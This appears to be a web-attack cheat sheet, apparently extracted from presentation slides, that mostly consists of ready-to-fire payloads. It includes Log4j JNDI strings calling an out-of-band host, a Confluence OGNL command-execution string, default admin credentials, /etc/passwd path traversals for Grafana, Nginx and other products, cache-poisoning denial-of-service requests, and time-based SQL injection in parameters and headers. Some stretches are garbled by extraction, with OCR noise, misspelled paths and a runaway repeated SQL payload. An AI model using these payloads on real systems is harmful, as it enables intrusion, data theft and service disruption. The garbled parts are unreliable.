HyperGraphQL graphql altair api/cask/graphql-playground api/graphql api/graphql/v1 explorer express-graphql gql graph graph_cms graphiql graphiql.css graphiql.js graphiql.min.css graphigl.min.js graphiql.php graphiql/finland graphql graphql-console graphql-devtools graphql-explorer graphql-playground graphql-playground-html graphql.php graphql/console graphql/graphql-playground graphql/schema.json graphql/schema.xml graphql/schema.yaml graphql/v1 je/graphql laravel-graphql-playground playground portal-graphql query query-api query-explorer query-laravel sphinx-graphiql subscriptions

v1 v1/altair v1/api/graphql v1/explorer v1/graph v1/graphigl v1/graphiql.css v1/graphiql.js v1/graphigl.min.css v1/graphiql.min.js v1/graphiql.php v1/graphiql/finland v1/graphql v1/graphql-explorer v1/graphql.php v1/graphql/console v1/graphql/schema.json v1/graphql/schema.xml v1/graphql/schema.yaml v1/playground v1/subscriptions **v2** v2/altair v2/api/graphql v2/explorer v2/graph v2/graphiql v2/graphiql.css v2/graphiql.js v2/graphiql.min.css v2/graphiql.min.js v2/graphiql.php v2/graphiql/finland v2/graphql v2/graphql-explorer v2/graphql.php v2/graphql/console v2/graphql/schema.json v2/graphql/schema.xml v2/graphql/schema.yaml v2/playground v2/subscriptions

v3 v3/altair v3/api/graphql v3/explorer v3/graph v3/graphiql v3/graphiql.css v3/graphiql.js v3/graphiql.min.css v3/graphiql.min.js v3/graphiql.php v3/graphiql/finland v3/graphql v3/graphql-explorer v3/graphql.php v3/graphql/console v3/graphgl/schema.json v3/graphql/schema.xml v3/graphql/schema.yaml v3/playground v3/subscriptions v4/altair v4/api/graphql v4/explorer v4/graph v4/graphiql v4/graphigl.css v4/graphiql.js v4/graphiql.min.css v4/graphiql.min.js v4/graphiql.php v4/graphiql/finland v4/graphql v4/graphql-explorer v4/graphql.php v4/graphql/console v4/graphql/schema.json v4/graphql/schema.xml v4/graphql/schema.yaml v4/playground v4/subscriptions

{"query": "query{__typename}"}

query=query{__typename}

```
__schema
__sCHema
__schema%20
__schema%0a
__schema%ff
__schema?
__schema\
```

debug=1 debug=True verbose=1 verbose=True

8 - Common CVE and Misconfiguration



Apache Reverse Proxy Misconfiguration

GET http://www.google.com/ HTTP/1.1

Host: SUB.ROOT.COM

GET https://www.google.com/ HTTP/1.1

Host: SUB.ROOT.COM





Apache Log4j

```
${indi:ldap://${sys:java.version}.BURP}
${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://BURP}
${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://BURP}
${${:-j}${::-n}${::-d}${::-i}:${::-d}${::-a}${::-p}://BURP}
${jnd${upper:l}:ldap://BURP}
${jnd${sys:SYS_NAME:-i}:ldap:/BURP}
${js{${:-l}${:-o}${:-w}${:-e}${:-r}:n}di:ldap://BURP}
${${date:'j'}}{{date:'n'}}{{date:'d'}}{{date:'d'}}{{date:'l'}}:{date:'d'}}{{date:'a'}}{{date:'p'}:/BURP}
${${what:ever:-j}}{some:thing:-n}}{{date:'thing:-d}}{{and:last:-i}:ldap://BURP}
${{jndi:ldap://127.0.0.1#BURP}}
${${::-$${::-$${::-$}}::-$}}}
```

8 - Common CVE and Misconfiguration



PUT Method Enabled

PUT /POC.txt HTTP/1.1
Host: SUB.ROOT.COM

Content-Length: 8

Content-Type text/plain

MY POC

POST /POC.txt HTTP/1.1 Host: SUB.ROOT.COM

Content-Length: 8

Content-Type text/plain

X-HTTP-Method-Override: PUT

MY POC

AWS Cognito

identityPoolId cognitoIdentityPoolId userPoolWebClientId userPoolId aws_user_pools_id





Path Traversal

7 - Common CVE and Misconfiguration



ActiveMQ

User: admin

Pass: admin

Authorization: Basic YWRtaW46YWRtaW4=

admin/browse.jsp?JMSDestination=event admin/index.jsp?printable=true admin/test/systemProperties.jsp api/jolokia/list api/jolokia/

Port 8161

Adminer

adminer adminer.php adminer-4.7.8.php admin/adminer.php

Apache Airflow

api/v1/version rest_api/api?api=version rest_api/api/v1.0/version admin/rest_api/api?api=version admin/rest_api/api/v1.0/version login airflow/login admin/airflow/login

Airflow 404 = lots of circles

Set-Cookie: .*=eyJ

7 - Common CVE and Misconfiguration



Apache Struts

Struts 2

.do .go

.action

showcase.action viewSource.action debug=command showcase/ struts/webconsole.html struts2-showcase/struts/utils.js

title: "Showcase"

title: "Struts2 Showcase"

title: "Struts2 jQuery Plugin Showcase"

body:"/struts/utils.js"

AJ-Report , Apache Druid , Apache API Six , October etc

dataSetParam/verification;swagger-ui
druid/indexer/v1/sampler
cas/login
apisix/admin/routes
apisix/admin/migrate/export
apisix/admin/migrate/import
Jsonrpc
Remote_agent.php
Install.php
admin/moduleinterface.php
backend/backend/auth/signin
Backend
jeecg-boot/jmreport/list

7 - Common CVE and Misconfiguration



Apache Tomcat

ApacheTomcatScanner

User: tomcat
Pass: s3cret
Pass: tomcat

manager/html ..%3B/manager/html xx/..%3B/manager/html %3B/..%3B/manager/html manager/x/..;/html manager;X=Y/html host-manager/html ..%3B/host-manager/html xx/..%3B/host-manager/html %3B/..%3B/host-manager/html host-manager/x/..%3B/html host-manager;X=Y/html manager/status ..%3B/manager/status xx/..%3B/manager/status %3B/..%3B/manager/status manager/x/..;/status manager;X=Y/status manager/text ..%3B/manager/text xx/..%3B/manager/text %3B/..%3B/manager/text manager/x/..;/text manager;X=Y/text WEB-INF/web.xml ./WEB-INF/web.xml .//WEB-INF/web.xml docs/introduction.html examples/servlets

Port 8080

Apache Tomcat

FUZZ.jsp%01

7 - Common CVE and Misconfiguration



Drupal

CHANGELOG.txt

rest admin/config/development/configuration/single/import user/register

node/FUZZ e.g. 1, 01, 001, 2, 02, 002, 3, 03, 003 To e.g. 1000

Werkzeug

Server: Werkzeug

Interactive console

console console; console%A0 x/..;/console

7 - Common CVE and Misconfiguration



Adobe ColdFusion

CFIDE/install.cfm
CFIDE/administrator/enter.cfm
CFIDE/administrator/archives/index.cfm
CFIDE/administrator/entman/index.cfm
CFIDE/wizards/common/_logintowizard.cfm
CFIDE/administrator/enter.cfm
flex2gateway/amf
CFIDE/administrator

cf_scripts/scripts/ajax/ckeditor/plugins/filemanager/iedit.cfc
cfide/adminapi/accessmanager.cfc
CFIDE/debug/cf_debugFr.cfm
CFIDE/wizards/common/utils.cfc

Couchdb

_utils/ _users/org.couchdb.user:USER _config/query_servers/cmd _membership

Django

admin/

Page not found AND DEBUG = True

http.title:"DisallowedHost at /"

7 - Common CVE and Misconfiguration



Confluence

X-Atlassian-Token: no-check

rest/tinymce/1/macro/preview pages/doenterpagevariables.action pages/createpage-entervariables.action pages/createpage.action template/aui/text-inline.vm

%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40t oString%28%40java.lang.Runtime%40getRuntime%28%29.exec %28%22id%22%29.getInputStream%28%29%2C%22utf-8%22%2 9%29.%28%40com.opensymphony.webwork.ServletActionCont ext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D

server-info.action?bootstrapStatusProvider.applicationConfig.s etupComplete=false

setup/setupadministrator.action

setup/finishsetup.action

7 - Common CVE and Misconfiguration



Zabbix

zabbix.php
zabbix/zabbix.php
zabbix.php?action=dashboard.list
zabbix/zabbix.php?action=dashboard.list
api_jsonrpc.php
zabbix/api_jsonrpc.php

Jenkins

x-jenkins

script/
script;
script%A0
asynchPeople
configureSecurity
configure
securityrealm/user/admin/
securityRealm/user/admin/search/index?q=a

Django

admin/

Page not found AND DEBUG = True

http.title:"DisallowedHost at /"

7 - Common CVE and Misconfiguration



Joomla

administrator/manifests/files/joomla.xml administrator api/index.php/v1/config/application?public=true api/index.php/v1/users?public=true

Docker

v2/_catalog docker-compose.yml

Apache Dubbo

org.vulhub.api.CalcService

Port 2181

ElasticSearch

_search?pretty
_all/_search?q=email
_cat/indices?v
_plugin/head
_plugin/head
_snapshot/xxxxxxx

Port 9200

Apache Flink AND GeoServer OGC

geoserver/ows?service





ManagedEngine

fosagent/repl/download-snapshot fosagent/repl/download-file

Magento

index.php/admin/ downloader/

GlassFish

theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae/%c0%ae/%c0%ae/%c0%ae/%c0%ae/%c0%ae/%c0%ae/%c0%ae/%c0%ae/c

GoAhead Web Server

cgi-bin/index

Grafana

public/plugins/alertlist/../../../../../../../../../../../etc/passwd public/plugins/cloudwatch/../../../../../../../../../../../etc/passwd public/plugins/dashlist/../../../../../../../../../../../etc/passwd public/plugins/elasticsearch/../../../../../../../../../../../etc/passwd public/plugins/graph/../../../../../../../../../../../etc/passwd public/plugins/graphite/../../../../../../../../../../etc/passwd public/plugins/heatmap/../../../../../../../../../../../etc/passwd public/plugins/influxdb/../../../../../../../../../../../etc/passwd public/plugins/mysql/../../../../../../../../../../etc/passwd public/plugins/opentsdb/../../../../../../../../../../../etc/passwd public/plugins/pluginlist/../../../../../../../../../../../etc/passwd public/plugins/postgres/../../../../../../../../../../../etc/passwd public/plugins/prometheus/../../../../../../../../../../../etc/passwd public/plugins/stackdriver/../../../../../../../../../../../etc/passwd public/plugins/table/../../../../../../../../../../etc/passwd public/plugins/text/../../../../../../../../../../etc/passwd public/plugins/welcome/#/../../../../../../../../../../../etc/passwd

7 - Common CVE and Misconfiguration



H2 Database

h2-console/

kibana

kibana app/kibana

api/console/api_server?sense_version=%40%40SENSE_VERSION N&apis=../../../../../../../etc/passwd

phpmyadmin

Admin/setup/index.php
admin/phpMyAdmin/setup/index.php
admin/pma/setup/index.php
phpMyAdmin/main.php
phpmyadmin/setup/index.php
phpmyadmin/setup.php
phpmyadmin/scripts/setup.php
phpmyadmin/setup/
phpmyadmin/setup/index.php

7 - Common CVE and Misconfiguration



A	pac	he	H1	Т	PD

TURIST ANA ARA ARA ARA ARA ARA ARA ARA ARA ARA	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA		
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA			
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA			

.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd .%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32 %65/.%%32%65/etc/passwd

JBoss

invoker/readonly jbossmq-httpil/HTTPServerILServlet invoker/JMXInvokerServlet

jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system:type=ServerInfo
web-console/ServerInfo.jsp
invoker/JMXInvokerServlet

admin-console/

Jetty

%2e/WEB-INF/web.xml
%u002e/WEB-INF/web.xml
.%00/WEB-INF/web.xml
/..;/ "><iframe/src=javascript:alert(1)>

7 - Common CVE and Misconfiguration



Jira

servicedesk/signup
secure/admin/AddSmtpMailServer!default.jspa
secure/admin/ViewApplicationProperties.jspa
secure/ContactAdministrators!default.jspa
secure/admin/MailQueueAdmin!default.jspa
QueryComponentRendererValue!Default.jspa?assignee=user:admin

Laravel

_ignition/execute-solution

Liferay Portal

api/jsonws/invoke

JimuReport OR Jumpserver

jmreport/queryFieldBySql core/auth/password/forget/previewing/

Apache Kafka

druid/indexer/v1/sampler?for=connect

7 - Common CVE and Misconfiguration



Metabase

api/geojson?url=file:///etc/passwd api/session/properties api/setup/validate

MeterSphere

plugin/list plugin/add

MinIO

minio/bootstrap/v1/verify

Nacos

nacos/v1/auth/users?pageNo=1&pageSize=9

Nexus Repository Manager

uwsgi

..%2f..%2f..%2f..%2fetc/passwd

7 - Common CVE and Misconfiguration



Nginx

//////../../../../etc/passwd
///////////////////////////etc/passwd

Apache OFBiz

webtools/control/xmlrpc webtools/control/ProgramExport/

OpenTSDB

api/suggest?type=metrics&q=&max=10

Openfire

getFavicon?host=192.168.176.1:8080/secrets.txt? plugins/search/..\..\conf\openfire.xml setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp

OpenEMR

portal/account/register.php

Umbraco

Umbraco





pgAdmin

misc/validate_binary_path

Ruby on Rails

file:///%2f%2f/etc/passwd

Accept: ../../../../etc/passwd{{

X-Forwarded-Scheme: http

Rocketchat

api/v1/method.callAnon/sendForgotPasswordEmail

Apache Shiro

./admin xxx/..;/admin/

Apache Solr

admin/cores?indexInfo=false&wt=json solr/admin/cores?indexInfo=false&wt=json

TeamCity

app/rest/users/id:1/tokens/RPC2
hax?jsp=/app/rest/server;.jsp
res/../admin/diagnostic.jsp
.well-known/acme-challenge/../../admin/diagnostic.jsp
update/../admin/diagnostic.jsp





Spring Boot Actuator

%0aactuator %0dactuator actuator/auditevents actuator/beans actuator/caches actuator/conditions actuator/configprops actuator/env actuator/flyway actuator/health actuator/heapdump actuator/httptrace actuator/info actuator/integrationgraph actuator/liquibase actuator/logfile actuator/mappings actuator/metrics actuator/prometheus actuator/scheduledtasks actuator/sessions actuator/shutdown actuator/threaddump

Spring Cloud Gateway Actuator

actuator/gateway/routes actuator/gateway/refresh

ThinkPHP





Weblogic

V2board AND Webmin

api/v1/user/info password_change.cgi

Strapi

admin/strapiVersion admin/plugins/users-permissions/auth/reset-password

WordPress

wp-login.php
wp-config.php.bak
xmlrpc.php
wp-cron.php
wp-content/debug.log
wp-config.php.save
wp-json/wp/v2/pages
wp-json/wp/v2/posts





Nuxeo

login.jsp
xx/..;/login.jsp
maintenance/..;/login.jsp
nuxeo/login.jsp
xx/..;/nuxeo/login.jsp
maintenance/..;/nuxeo/login.jsp
login.jsp/pwn\${7+7}.xhtml
xx/..;/login.jsp/pwn\${7+7}.xhtml
maintenance/..;/login.jsp/pwn\${7+7}.xhtml
nuxeo/login.jsp/pwn\${7+7}.xhtml
xx/..;/nuxeo/login.jsp/pwn\${7+7}.xhtml
maintenance/..;/nuxeo/login.jsp/pwn\${7+7}.xhtml

8 - Grep Interesting Data



Express NodeJS Deserialization

X-Powered-By: Express cannot GET /

Set-Cookie: .*=eyJ

Java Deserialization in ViewState

javax.faces.ViewState ViewState(.*)?H4sIAA

ViewState(.*)?rO0AB

(rO0AB|H4sIAA)

Json.Net Deserialization

deserialize AND Json.Net

Quick Testing

1 - Sensitive directories AND Files



```
groovyconsole
      server-info
     .aws/config
   .aws/credentials
      app.config
     web.config
  local.settings.json
        hsqldb
      dashboard
        admin
     settings.py
      .DS_Store
      elmah.axd
       console
     .config/.boto
         .git
      .git/config
         conf
        login
       jkstatus
         .env
        status
    server-status
     servicedesk
     actuator/env
      _fragment
       manager
      Trace.axd
        home
      virtualjdbc
 actuator/heapdump
 ////../../etc/passwd
//////../../../etc/passwd
 wp-admin/install.php
   Wp-config.php~
     phppgadmin
        cgi-bin
     phpmyadmin
     phpinfo.php
     adminer.php
        db.xml
        kibana
        sqlite
```

```
Appsettings.json
.svn::$INDEX_ALLOCATION/entries
             jkstatus;
            install.php
             login.jsp
             .htaccess
               portal
               env.js
            .svn/entries
             config.js
          credentials.db
     actuator/gateway/routes
            dbconsole
          gateway/routes
               .ssh
          .aws/x/..;/config
          asynchPeople
             whoAml
           jmx-console
           salesforce.js
           90-local.conf
          tmui/login.jsp
               mifs
                solr
          .aws/x/../config
               script
              signup
                dev
              user.txt
             users.txt
             uploads
             login.php
```

2 - Injection Test



Unicode Characters

%2E %252E %25252E %2F %252F %25252F %5C %255C %25255C % %25 %2525 %252525 %3F %253F %25253F %3B %253B %25253B %23 %2523 %252523 **@** %40 %2540 %252540 & %26 %2526 %252526 %A0 %25A0 %2525A0 %20 %2520 %252520 %00 %2500 **%252500** %FF %25FF %2525FF %0d %250d %25250d %0a

%250a %25250a

%E3%80%82 %25E3%2580%2582 %2525E3%252580%252582 %E2%88%95 %25E2%2588%2595 %2525E2%252588%252595 %E2%88%96 %25E2%2588%2596 %2525E2%252588%252596 %D9%AA %25D9%25AA %2525D9%2525AA %EF%B9%96 %25EF%25B9%2596 %2525EF%2525B9%252596 %EF%B9%94 %25EF%25B9%2594 %2525EF%2525B9%252594 %EF%BC%83 %25EF%25BC%2583 %2525EF%2525BC%252583 %EF%BC%A0 %25EF%25BC%25A0 %2525EF%2525BC%2525A0 %EF%BC%86 %25EF%25BC%2586 %2525EF%2525BC%252586 %E5%98%8D %25E5%2598%258D %2525E5%252598%25258D %E5%98%8A %25E5%2598%258A %2525E5%252598%25258A

%20HTTP/7.7%0dHeader: %20HTTP/7.7%0aHeader: %20HTTP/7.7%0d%0aHeader: %2520HTTP/7.7%250dHeader: %2520HTTP/7.7%250aHeader: %2520HTTP/7.7%250d%250aHeader: %252520HTTP/7.7%25250dHeader: %252520HTTP/7.7%25250aHeader: %252520HTTP/7.7%25250d%25250aHeader: %2E%2E%2F%3F %2E%2E%5C%3F %252E%252E%252F%253F %252E%252E%255C%253F %25252E%25252E%25252F%25253F %25252E%25252E%25255C%25253F ..;\? %2E%2E%3B%2F%3F %2E%2E%3B%5C%3F %252E%252E%253B%252F%253F %252E%252E%253B%255C%253F %25252E%25252E%25253B%25252F%25253 %25252E%25252E%25253B%25255C2525% .BURPCollaborator? %2EBURPCollaborator%3F %252EBURPCollaborator%253F %25252EBURPCollaborator%25253F @BURPCollaborator? %40BURPCollaborator%3F %2540BURPCollaborator%253F

%252540BURPCollaborator%25253F

Quick Testing

3 - SSPP AND Mass Assignment Detection



access_level account_status account_type activation_code admin api_key auth_token bank_account billing_address birthplace card_cvc card_expiry card_number certification company company_id created_by credit_score date_of_birth degree deleted_at deleted_by department driver_license education email employment_status expenses experience fax_number gender group iban income invoice_id is_admin is_moderator is_staff is_superuser item_id last_login login_attempts manager manager_id marital_status membership mfa_enabled nationality order_id organization_id otp owner owner_id passport_number password password_hash password_salt payment_method payment_status permissions phone_number privileges profile_id project_id reference reset_token role routing_number salary security_answer security_question session_token shipping_address social_security_number subscription swift_code task_id tax_id team team_id transaction_id two_factor_enabled updated_at updated_by user group user_id user_role username

website

{"Parameter":"Value","FUZZ":"something"}
{"Parameter":"Value\",\"FUZZ\":\"something"}

admin true 1 Parameter=Value&FUZZ=Value%23
Parameter=Value%26FUZZ=Value%23
Parameter=Value&FUZZ=Value%2523
Parameter=Value%2526FUZZ=Value%252523
Parameter=Value%252526FUZZ=Value%252523

1 - Web Cache Detection



Session Handling:

Rule Description = add random data Rule actions :

- 1 set parameter _parameter=#RANDOMNUMBER#
- 2 set cookie _cookie=#RANDOMNUMBER#
- 3 set header User-Agent: Mozilla/#RANDOMNUMBER#
- 4 Invoke Burp Extension Randomizer

Tools Scope = mark all

URL scope = Include all URLs

Pragma: akamai-x-cache-on,akamai-x-check-cacheable,akamai-x-get-cache-key,akamai-x-get-extracted-values,akamai-x-get-true-cache-key,akamai-x-get-request-id,akamai-x-get-client-i

Fastly-Debug: 1

Age

CDN-Cache

CF-Cache-Status

Cdn_Cache_Status

Server-Timing

X-Cache

X-Cache-Info

X-Cache-Remote

X-Check-Cacheable

X-Drupal-Cache

X-Drupal-Dynamic-Cache

X-Proxy-Cache

X-Rack-Cache

Akamai-Cache-Status

2 - Web Cache Poisoning Unkey Headers Detection



Referer

X-Wap-Network-Client-Ip

X-Wap-Client-lp

X-Wap-Profile

X-True-lp

X-Rewrite-Url

X-Remote-lp

X-Remote-Addr

X-Real-lp

X-Real-Host

X-Proxyuser-Uri

X-Proxyuser-lp

X-Proxyuser-Host

X-Originating-Ip

X-Originating-Host

X-Original-User-Agent

X-Original-Url

X-Original-Referer

X-Original-Host

X-Original-Forwarded-For

X-Original-Cookie

X-Host

X-Http-Forwarded-For

X-Forwarded-Uri

X-Forwarded-Server

X-Forwarded-Path

X-Forwarded-Host

X-Forwarded-For

X-Forwarded-For-Original

X-Forwarded-Client-Ip

X-Forwarded-By

X-Cluster-Client-Ip

X-Client-lp

True-Client-Ip

Forwarded

Fastly-Client-Ip

Client-lp

Cf-Connecting-Ip

Akamai-Client-Ip

REFERER

X-WAP-NETWORK-CLIENT-IP

X-WAP-CLIENT-IP

X-WAP-PROFILE

X-TRUE-IP

X-REWRITE-URL

X-REMOTE-IP

X-REMOTE-ADDR

X-REAL-IP

X-REAL-HOST

X-PROXYUSER-URI

X-PROXYUSER-IP

X-PROXYUSER-HOST

X-ORIGINATING-IP

X-ORIGINATING-HOST

X-ORIGINAL-USER-AGENT

X-ORIGINAL-URL

X-ORIGINAL-REFERER

X-ORIGINAL-HOST

X-ORIGINAL-FORWARDED-FOR

X-ORIGINAL-COOKIE

X-HOST

X-HTTP-FORWARDED-FOR

X-FORWARDED-URI

X-FORWARDED-SERVER

X-FORWARDED-PATH

X-FORWARDED-HOST

X-FORWARDED-FOR

X-FORWARDED-FOR-ORIGINAL

X-FORWARDED-CLIENT-IP

X-FORWARDED-BY

X-CLUSTER-CLIENT-IP

X-CLIENT-IP

TRUE-CLIENT-IP

FORWARDED

FASTLY-CLIENT-IP

CLIENT-IP

CF-CONNECTING-IP

2 - Web Cache Poisoning Unkey Headers Detection



referer

x-wap-network-client-ip

x-wap-client-ip

x-wap-profile

x-true-ip

x-rewrite-url

x-remote-ip

x-remote-addr

x-real-ip

x-real-host

x-proxyuser-uri

x-proxyuser-ip

x-proxyuser-host

x-originating-ip

x-originating-host

x-original-user-agent

x-original-url

x-original-referer

x-original-host

x-original-forwarded-for

x-original-cookie

x-host

x-http-forwarded-for

x-forwarded-uri

x-forwarded-server

x-forwarded-path

x-forwarded-host

x-forwarded-for

x-forwarded-for-original

x-forwarded-client-ip

x-forwarded-by

x-cluster-client-ip

x-client-ip

true-client-ip

forwarded

fastly-client-ip

client-ip

cf-connecting-ip

X_Wap_Network_Client_lp

X_Wap_Client_lp

X_Wap_Profile

X_True_lp

X_Rewrite_Url

X Remote_lp

X Remote Addr

X_Real_lp

X_Real_Host

X_Proxyuser_Uri

X Proxyuser Ip

X_Proxyuser_Host

X_Originating_Ip

X Originating Host

X_Original_User_Agent

X_Original_Url

X_Original_Referer

X_Original_Host

X_Original_Forwarded_For

X_Original_Cookie

X Host

X_Http_Forwarded_For

X Forwarded Uri

X_Forwarded_Server

X_Forwarded_Path

X_Forwarded_Host

X_Forwarded_For

X_Forwarded_For_Original

X_Forwarded_Client_lp

X_Forwarded_By

X_Cluster_Client_lp

X_Client_lp

True_Client_lp

Fastly_Client_lp

Client_lp

Cf_Connecting_lp

3 - Web Cache Poisoning Unkey Cookie Detection



GET / HTTP/1.1

Host: www.company.com

Cookie: FUZZ=xxxxxx;

Web Cache Poisoning

4 - Web Cache Poisoning Unkey Parameters Detection



GET /?FUZZ=xxxxxxx HTTP/1.1

Host: www.company.com

GET /?parameter=yy&FUZZ=xxxxxx;parameter=zzzzz HTTP/1.1 Host: www.company.com

Web Cache Poisoning

5 - Web Cache Poisoning Fat GET Detection



GET /?parameter=xxxxxx HTTP/1.1 Host: www.company.com

parameter=yyyyyyy

6 - Web Cache Poisoning URL Normalization Detection



GET /cache<h1>OK</h1> HTTP/1.1 Host: www.company.com

GET /cache/../NOTCache HTTP/1.1

Host: www.company.com

GET /cache/%2e%2e%2fNOTCache HTTP/1.1

Host: www.company.com

GET /cache/%252e%252e%252fNOTCache HTTP/1.1 Host: www.company.com

7 - Web Cache Poisoning Unkey Port Detection



GET / HTTP/1.1

Host: www.company.com: 123

1 - Web Cache Deception Detection



GET /user-Info HTTP/1.1 Host: www.company.com GET /user-Info/file.css HTTP/1.1 Host: www.company.com

.css
/.css
/;.css
/file.css
%2Ffile.css
%25%32%46file.css
%3Ffile.css
%25%33%46file.css
%0Afile.css
%0Dfile.css
%0A%0Dfile.css
%09%0A%0Dfile.css
%25%30%41file.css
%25%30%30file.css
%3Bfile.css
%25%33%42file.css
%23file.css
%25%32%33file.css

	/ ? :# []		
user-Info	[] @! \$ &		Cache Rule
Self-XSS	& "	Path Traversal	user-Info
Cache Rule	() *		Self-XSS
	+		
	; =		

Cache Rule	Path Traversal	user-Info
Cache Rule	Path Traversal	Self-XSS

1 - Web Cache Poisoning DOS Detection



GET /cache HTTP/1.1

Host: www.company.com

\: aaaaaaaaaaaa

GET /cache HTTP/1.1

Host: www.company.com

User-Agent: %0d

GET /cache HTTP/1.1

Host: www.company.com

X-HTTP-Method-Override: HEAD

GET /cache HTTP/1.1

Host: www.company.com X-Method-Override: HEAD

GET /cache HTTP/1.1

Host: www.company.com X-HTTP-Method: HEAD

GET /cache HTTP/1.1

Host: www.company.com

User-Agent: aaaaaaaaaaaaa 20KB aaaaaaaaaaa

1 - Web Cache Poisoning DOS Detection



GET /cache HTTP/1.1

Host: www.company.com

X-Forwarded-Scheme: https://doi.org/10.1003/10.1003

GET /cache HTTP/1.1

Host: www.company.com

host: www.company.com

GET /cache HTTP/1.1

Host: www.company.com X-Forwarded-Port: 88888

GET /cache HTTP/1.1

Host: www.company.com

X-Forwarded-SSL: aaaaaaaaaaaaaaa

GET /cache HTTP/1.1

Host: www.company.com Upgrade: aaaaaaaaaaa

GET /cache HTTP/1.1

Host: www.company.com

Referer: aaaaaaaaaaaaaaaaa

1 - Web Cache Poisoning DOS Detection



GET /cache HTTP/1.1

Host: www.company.com

X-Timer: aaaaaaaaaaaaa 20KB aaaaaaaaaaaa

GET /cache HTTP/1.1

Host: www.company.com

X-Forwarded-Scheme: aaaaaaaaaaaa 20KB aaaaaaaaaaaa

GET /cache HTTP/1.1

Host: www.company.com

X-Forwarded-Port: aaaaaaaaaaaa 20KB aaaaaaaaaaa

GET /cache HTTP/1.1

Host: www.company.com

X-Forwarded-SSL: aaaaaaaaaaaaa 20KB aaaaaaaaaaaa

GET /cache HTTP/1.1

Host: www.company.com

Connection: keep-alive, aaaaaaaaaaaa 20KB aaaaaaaaaaa

Prototype Pollution





```
constructor.prototype.X=Y constructor[prototype][X]=Y
```

```
__proto__.X=Y
__proto__[X]=Y
```

```
,"constructor": {
    "prototype": {
        "json spaces":10
     }
}
```

1 - SQL Injection Detection

\"



OR 1=5 --

'OR 1=5 --

" OR 1=5 --

"XOR(if(now()=sysdate(),sleep(15),0))OR

"XOR(if(now()=sysdate(),sleep(15),0))XOR"X

' '-- ') -- ')) --

\' \' -- \\') -- \\')) -- \\')) --

" -- ") -- ")) --

" -- ") -- ")) --

\") --

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\")) --

۱")

\" --

"" -- "") -- "")) --

if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR'"XOR(if(1=1,sleep(15),0))OR"*/

(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'''+(select(0)from(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+'''+(select(sleep(15)))v)+(select(sleep(15))v)+(sele

+if(now()=sysdate(),sleep(15),0) --

'XOR(if(now()=sysdate(),sleep(15),0))OR

'XOR(if(now()=sysdate(),sleep(15),0))XOR'X

+waitfor delay '0:0:15' --

'; waitfor delay '0:0:15' --

"; waitfor delay "0:0:15" --

2 - SQL Injection Headers Detection



User-Agent: (select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'''+(select(0)from(select(sleep(15)))v

User-Agent: 'XOR(if(now()=sysdate(),sleep(15),0))OR X-Forwarded-Server: 'XOR(if(now()=sysdate(),sleep(15),0))OR X-Forwarded-Host: 'XOR(if(now()=sysdate(),sleep(15),0))OR X-Forwarded-For: 'XOR(if(now()=sysdate(),sleep(15),0))OR True-Client-IP: 'XOR(if(now()=sysdate(),sleep(15),0))OR X-Client-IP: 'XOR(if(now()=sysdate(),sleep(15),0))OR X-Real-IP: 'XOR(if(now()=sysdate(),sleep(15),0))OR

User-Agent: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
X-Forwarded-Server: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
X-Forwarded-Host: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
X-Forwarded-For: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
True-Client-IP: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
X-Client-IP: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
X-Real-IP: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X
Referer: "XOR(if(now()=sysdate(),sleep(15),0))XOR"X

User-Agent: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR"XOR(if(1=1,sleep(15),0))OR"*/
X-Forwarded-Server: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR"XOR(if(1=1,sleep(15),0))OR"*/
X-Forwarded-Host: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR"XOR(if(1=1,sleep(15),0))OR"*/
X-Forwarded-For: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR"XOR(if(1=1,sleep(15),0))OR"*/
True-Client-IP: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR"XOR(if(1=1,sleep(15),0))OR"*/
X-Client-IP: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR"XOR(if(1=1,sleep(15),0))OR"*/
X-Real-IP: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR"XOR(if(1=1,sleep(15),0))OR"*/
Referer: if(1=1,sleep(15),0)/*'XOR(if(1=1,sleep(15),0))OR"XOR(if(1=1,sleep(15),0))OR"*/

3 - SQL Injection Fuzzing Detection



Portswigger SQLI Cheatsheet

Tib3rius SQLI Cheatsheet

Invicti SQLI Cheatsheet

%20

FIX Syntax + Comment

